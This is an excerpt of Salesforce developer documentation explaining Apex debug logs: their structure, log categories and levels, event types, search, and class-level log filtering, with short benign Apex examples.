In this example, the API version is 39.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. `EXECUTION_STARTED` and `EXECUTION_FINISHED` delimit an execution unit.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webService` method or a validation rule.

Note: A class is **not** a discrete unit of code.

`CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED` delimit units of code. Units of work can embed other units of work. For example:


```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, and each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate which code or rules are being executed. Log lines can also be messages written to the debug log. For example:



Log lines are made up of a set of fields, delimited by a pipe (|). The format is:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

More Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units. Among these code units are triggers, `executeAnonymous`, batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information is logged once at the end of the transaction and contains information about DML invocations, expensive queries, and so on. "Expensive" queries use resources heavily.

The following is an example debug log.

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10
```

```
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

SEE ALSO:

Debug Log Levels

Searching a Debug Log

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The order of precedence for debug log levels is:

1. Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevel` Tooling API objects.

   Note: Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

   DB
   INFO

   APEX_CODE
   DEBUG

   APEX_PROFILING
   INFO

   WORKFLOW
   INFO

   VALIDATION
   INFO

   CALLOUT
   INFO

   VISUALFORCE
   INFO

   SYSTEM
   DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.

4. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

SEE ALSO:

- Set Up Debug Logging
- Logs Tab
- Debug Log Details
- Debug Log Levels
- *Force.com Tooling API Developer's Guide*: TraceFlag
- *Apex Developer Guide*: DebuggingHeader

Debug Log Levels

USER PERMISSIONS	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

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To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

A debug level is a set of log levels for debug log categories, such as `Database`, `Workflow`, and `Validation`. A trace flag includes a debug level, a start time, an end time, and a log type. The log types are `DEVELOPER_LOG`, `USER_DEBUG`, and `CLASS_TRACING`.

When you open the Developer Console, it sets a `DEVELOPER_LOG` trace flag to log your activities. `USER_DEBUG` trace flags cause logging of an individual user's activities. `CLASS_TRACING` trace flags override logging levels for Apex classes and triggers, but don't generate logs.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category
The type of information logged, such as information from Apex or workflow rules.

Log level
The amount of information logged.

Event type
The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, and duration of the event.

Debug Log Categories

Each debug level includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the log level.

Log Category	Description
`Database`	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
`Workflow`	Includes information for workflow rules, flows, and processes, such as the rule name and the actions taken.
`Validation`	Includes information about validation rules, such as the name of the rule and whether the rule evaluated true or false.
`Callout`	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Force.com web service API calls or troubleshooting user access to external objects via an OData adapter for Salesforce Connect.
`Apex Code`	Includes information about Apex code. Can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method.
`Apex Profiling`	Includes cumulative profiling information, such as the limits for your namespace and the number of emails sent.
`Visualforce`	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
`System`	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

Each debug level includes one of the following log levels for each log category. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log also includes all events logged at the DEBUG, INFO, WARN, and ERROR levels.

Note: Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- `NONE`
- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`

- `FINER`
- `FINEST`

Important: Before running a deployment, verify that the Apex Code log level is not set to FINEST. Otherwise, the deployment is likely to take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.


Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *`timestamp`* | *`event identifier`*:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.

Debug Log Line Example



In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

This code snippet triggers the following example of a log line.

Debug Log Line Code Snippet

```
1 | @isTest
2 | private class TestHandleProductPriceChange {
3 | static testMethod void testPriceChange() {
4 | Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 | insert invoice;
6 |
```

The following log line is recorded when the test reaches line 5 in the code.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following.

- Event name:

  ```
  DML_BEGIN
  ```

- Line number of the event in the code:

  ```
  [5]
  ```

- DML operation type—`Insert`:

  ```
  Op:Insert
  ```

- Object name:

  ```
  Type:Invoice_Statement__c
  ```

- Number of rows passed into the DML operation:

  ```
  Rows:1
  ```

This table lists the event types that are logged. For each event type, the table shows which fields or other information get logged with each event, and which combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number and request headers	Callout	INFO and above
`CALLOUT_REQUEST` (External object access via OData adapter for Salesforce Connect)	External endpoint and method	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number and response body	Callout	INFO and above
`CALLOUT_RESPONSE`	Status and status code	Callout	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
(External object access via OData adapter for Salesforce Connect)			
`CODE_UNIT_FINISHED`	None	Apex Code	ERROR and above
`CODE_UNIT_STARTED`	Line number and code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR and above
`CONSTRUCTOR_ENTRY`	Line number, Apex class ID, and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
`CONSTRUCTOR_EXIT`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
`CUMULATIVE_LIMIT_USAGE`	None	Apex Profiling	INFO and above
`CUMULATIVE_LIMIT_USAGE_END`	None	Apex Profiling	INFO and above
`CUMULATIVE_PROFILING`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_BEGIN`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_END`	None	Apex Profiling	FINE and above
`DML_BEGIN`	Line number, operation (such as `Insert` or `Update`), record name or type, and number of rows passed into DML operation	DB	INFO and above
`DML_END`	Line number	DB	INFO and above
`EMAIL_QUEUE`	Line number	Apex Code	INFO and above
`ENTERING_MANAGED_PKG`	Package namespace	Apex Code	INFO and above
`EXCEPTION_THROWN`	Line number, exception type, and message	Apex Code	INFO and above
`EXECUTION_FINISHED`	None	Apex Code	ERROR and above
`EXECUTION_STARTED`	None	Apex Code	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records, and execution time	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, and number of records	Workflow	FINE and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above
FLOW_LOOP_DETAIL	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
FLOW_RULE_DETAIL	Interview ID, rule name, and result	Workflow	FINER and above
FLOW_START_INTERVIEW_BEGIN	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEWS_BEGIN	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_END	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_ERROR	Message, interview ID, and flow name	Workflow	ERROR and above
FLOW_SUBFLOW_DETAIL	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
FLOW_VALUE_ASSIGNMENT	Interview ID, key, and value	Workflow	FINER and above
FLOW_WAIT_EVENT_RESUMING_DETAIL	Interview ID, element name, event name, and event type	Workflow	FINER and above
FLOW_WAIT_EVENT_WAITING_DETAIL	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
FLOW_WAIT_RESUMING_DETAIL	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
FLOW_WAIT_WAITING_DETAIL	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
HEAP_ALLOCATE	Line number and number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number and number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
LIMIT_USAGE_FOR_NS	Namespace and the following limits: Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs() invocations	Apex Profiling	FINEST
METHOD_ENTRY	Line number, the Force.com ID of the class, and method signature	Apex Code	FINE and above
METHOD_EXIT	Line number, the Force.com ID of the class, and method signature. For constructors, the following information is logged: Line number and class name.	Apex Code	FINE and above
POP_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going into scope, the name of this class or trigger, and the log level settings that are in effect after leaving this scope	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name. This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or is not push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name. This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name. This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications are not enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log level settings that are in effect after entering this scope	System	INFO and above
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of `queryMore` iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SLA_END	Number of cases, load time, processing time, number of case milestones to insert, update, or delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above

STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

STATEMENT_EXECUTE	Line number	Apex Code	FINER and above

STATIC_VARIABLE_LIST	Variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

SYSTEM_CONSTRUCTOR_ENTRY	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_CONSTRUCTOR_EXIT	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_METHOD_ENTRY	Line number and method signature	System	FINE and above
SYSTEM_METHOD_EXIT	Line number and method signature	System	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the event is logged at that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates whether the variable can be referenced, and a value that indicates whether the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL	Element name, method name, and return type	Apex Code	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, `EntityName: NameField Id`, and process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Workflow	INFO and above
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, rule name, rule ID, and trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID and rule	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	`EntityName: NameField Id` and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_DETAIL	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables or sObject variables	Workflow	FINE and above
WF_FLOW_ACTION_END	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_ERROR	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
WF_FLOW_ACTION_ERROR_DETAIL	Detailed flow error message	Workflow	ERROR and above
WF_FORMULA	Formula source and values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, and field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	`EntityName: NameField Id`, action ID, and rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	`EntityName: NameField Id` and owner	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_RESPONSE_NOTIFY	Notifier name, notifier email, and notifier template ID	Workflow	INFO and above
WF_RULE_ENTRY_ORDER	Integer and indicating order	Workflow	INFO and above
WF_RULE_EVAL_BEGIN	Rule type	Workflow	INFO and above
WF_RULE_EVAL_END	None	Workflow	INFO and above
WF_RULE_EVAL_VALUE	Value	Workflow	INFO and above
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above
WF_RULE_INVOCATION	`EntityName: NameField Id`	Workflow	INFO and above
WF_RULE_NOT_EVALUATED	None	Workflow	INFO and above
WF_SOFT_REJECT	Process name	Workflow	INFO and above
WF_SPOOL_ACTION_BEGIN	Node type	Workflow	INFO and above
WF_TIME_TRIGGER	`EntityName: NameField Id`, time action, time action container, and evaluation Datetime	Workflow	INFO and above
WF_TIME_TRIGGERS_BEGIN	None	Workflow	INFO and above

SEE ALSO:

Set Up Debug Logging

Debug Log Filtering for Apex Classes and Apex Triggers

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Before you can search, you must execute Apex statements to generate the log from the Command Line Window.

1. To open the Command Line Window, click CTRL+L.
2. Execute Apex code to generate a log:
   - To enter Apex statements at the command-line, type *exec <Apex statements>*.

For example:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
 Account a = new Account(name='Account Name ' + i);
 accts.add(a);
}
```

- To execute code you already entered in the Enter Apex Code window, type *exec-r*.

3. After the log has been generated, type *find <string>* to search for the specified text.

   For example: `find Account Name`.

   Search results are displayed in the Command Line Window.

4. To close the Command Line Window, click **CTRL+L**.

SEE ALSO:

Developer Console Command Line Reference

Debug Log Filtering for Apex Classes and Apex Triggers

Setting Debug Log Filters for Apex Classes and Triggers

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

Fine-tuning debug logging for classes and triggers



The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

SEE ALSO:

Set Up Debug Logging

Debug Log Levels

Testing Your Changes

